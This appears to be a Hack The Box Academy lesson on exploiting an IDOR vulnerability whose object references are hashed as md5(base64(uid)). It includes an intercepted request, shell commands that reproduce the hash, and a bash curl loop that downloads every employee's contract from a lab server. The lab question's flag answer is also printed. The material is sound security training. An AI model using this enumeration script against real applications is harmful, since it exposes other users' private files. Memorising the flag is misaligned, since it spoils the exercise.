
Bypassing Encoded References

In the previous section, we saw an example of an IDOR that uses employee uids in clear text, making it easy to enumerate. In some cases, web applications make hashes or encode their object references, making enumeration more difficult, but it may still be possible.

Let's go back to the `Employee Manager` web application to test the `Contracts` functionality:



If we click on the `Employment_contract.pdf` file, it starts downloading the file. The intercepted request in Burp looks as follows:

```
POST /download.php HTTP/1.1
Host: 188.166.173.208:30601
Content-Length: 41
Cache-Control: max-age=0
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="92"
sec-ch-ua-mobile: ?0
Upgrade-Insecure-Requests: 1
Origin: http://127.0.0.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/contracts.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

contract=cdd96d3cc73d1dbdaffa03cc6cd7339b
```

We see that it is sending a `POST` request to `download.php` with the following data:

Code: php

```php
contract=cdd96d3cc73d1dbdaffa03cc6cd7339b
```

Using a `download.php` script to download files is a common practice to avoid directly linking to files, as that may be exploitable with multiple web attacks. In this case, the web application is not sending the direct reference in cleartext but appears to be hashing it in an `md5` format. Hashes are one-way functions, so we cannot decode them to see their original values.

We can attempt to hash various values, like `uid`, `username`, `filename`, and many others, and see if any of their `md5` hashes match the above value. If we find a match, then we can replicate it for other users and collect their files. For example, let's try to compare the `md5` hash of our `uid`, and see if it matches the above hash:

```
Govardhan Gujji22@htb[/htb]$ echo -n 1 | md5sum

c4ca4238a0b923820dcc509a6f75849b -
```

Unfortunately, the hashes do not match. We can attempt this with various other fields, but none of them matches our hash. In advanced cases, we may also utilize `Burp Comparer` and fuzz various values and then compare each to our hash to see if we find any matches. In this case, the `md5` hash could be for a unique value or a combination of values, which would be very difficult to predict, making this direct reference a `Secure Direct Object Reference`. However, there's one fatal flaw in this web application.

Function Disclosure

As most modern web applications are developed using JavaScript frameworks, like `Angular`, `React`, or `Vue.js`, many web developers may make the mistake of performing sensitive functions on the front-end, which would expose them to attackers. For example, if the above hash was being calculated on the front-end, we can study the function and then replicate what it's doing to calculate the same hash. Luckily for us, this is precisely the case in this web application.

If we take a look at the link in the source code, we see that it is calling a JavaScript function with `javascript:downloadContract('1')`. Looking at the `downloadContract()` function in the source code, we see the following:

Code: javascript

```javascript
function downloadContract(uid) {
    $.redirect("/download.php", {
        contract: CryptoJS.MD5(btoa(uid)).toString(),
    }, "POST", "_self");
}
```

This function appears to be sending a `POST` request with the `contract` parameter, which is what we saw above. The value it is sending is an `md5` hash using the `CryptoJS` library, which also matches the request we saw earlier. So, the only thing left to see is what value is being hashed.

In this case, the value being hashed is `btoa(uid)`, which is the `base64` encoded string of the `uid` variable, which is an input argument for the function. Going back to the earlier link where the function was called, we see it calling `downloadContract('1')`. So, the final value being used in the `POST` request is the `base64` encoded string of `1`, which was then `md5` hashed.

We can test this by `base64` encoding our `uid=1`, and then hashing it with `md5`, as follows:

```
Govardhan Gujji22@htb[/htb]$ echo -n 1 | base64 -w 0 | md5sum

cdd96d3cc73d1dbdaffa03cc6cd7339b -
```

Tip: We are using the `-n` flag with `echo`, and the `-w 0` flag with `base64`, to avoid adding newlines, in order to be able to calculate the `md5` hash of the same value, without hashing newlines, as that would change the final `md5` hash.

As we can see, this hash matches the hash in our request, meaning that we have successfully reversed the hashing technique used on the object references, turning them into IDOR's. With that, we can begin enumerating other employees' contracts using the same hashing method we used above. `Before continuing, try to write a script similar to what we used in the previous section to enumerate all contracts.`

Mass Enumeration

Once again, let us write a simple bash script to retrieve all employee contracts. More often than not, this is the easiest and most efficient method of enumerating data and files through IDOR vulnerabilities. In more advanced cases, we may utilize tools like `Burp Intruder` or `ZAP Fuzzer`, but a simple bash script should be the best course for our exercise.

We can start by calculating the hash for each of the first ten employees using the same previous command while using `tr -d` to remove the trailing `-` characters, as follows:

```
Govardhan Gujji22@htb[/htb]$ for i in {1..10}; do echo -n $i | base64 -w 0 | md5sum | tr -d ' -'; done

cdd96d3cc73d1dbdaffa03cc6cd7339b
0b7e7dee87b1c3b98e72131173dfbbbf
0b24df25fe628797b3a50ae0724d2730
f7947d50da7a043693a592b4db43b0a1
8b9af1f7f76daf0f02bd9c48c4a2e3d0
006d1236aee3f92b8322299796ba1989
b523ff8d1ced96cef9c86492e790c2fb
d477819d240e7d3dd9499ed8d23e7158
3e57e65a34ffcb2e93cb545d024f5bde
5d4aace023dc088767b4e08c79415dcd
```

Next, we can make a `POST` request on `download.php` with each of the above hashes as the `contract` value, which should give us our final script:

Code: bash

```bash
#!/bin/bash

for i in {1..10}; do
    for hash in $(echo -n $i | base64 -w 0 | md5sum | tr -d ' -'); do
        curl -sOJ -X POST -d "contract=$hash" http://SERVER_IP:PORT/download.php
    done
done
```

With that, we can run the script, and it should download all contracts for employees 1-10:

```
Govardhan Gujji22@htb[/htb]$ bash ./exploit.sh
Govardhan Gujji22@htb[/htb]$ ls -1

contract_006d1236aee3f92b8322299796ba1989.pdf
contract_0b24df25fe628797b3a50ae0724d2730.pdf
contract_0b7e7dee87b1c3b98e72131173dfbbbf.pdf
contract_3e57e65a34ffcb2e93cb545d024f5bde.pdf
contract_5d4aace023dc088767b4e08c79415dcd.pdf
contract_8b9af1f7f76daf0f02bd9c48c4a2e3d0.pdf
contract_b523ff8d1ced96cef9c86492e790c2fb.pdf
contract_cdd96d3cc73d1dbdaffa03cc6cd7339b.pdf
contract_d477819d240e7d3dd9499ed8d23e7158.pdf
contract_f7947d50da7a043693a592b4db43b0a1.pdf
```

As we can see, because we could reverse the hashing technique used on the object references, we can now successfully exploit the IDOR vulnerability to retrieve all other users' contracts.

Start Instance

∞ / 1 spawns left

Waiting to start...

Questions

Cheat Sheet

Answer the question(s) below to complete this Section and earn cubes!

Target: Click here to spawn the target system!

+ 1 Try to download the contracts of the first 20 employee, one of which should contain the flag, which you can read with 'cat'. You can either calculate the 'contract' parameter value, or calculate the '.pdf' file name directly.

HTB{h45h1n6_1d5_w0n7_570p_m3}   Submit   Hint

My Workstation

OFFLINE

Start Instance

∞ / 1 spawns left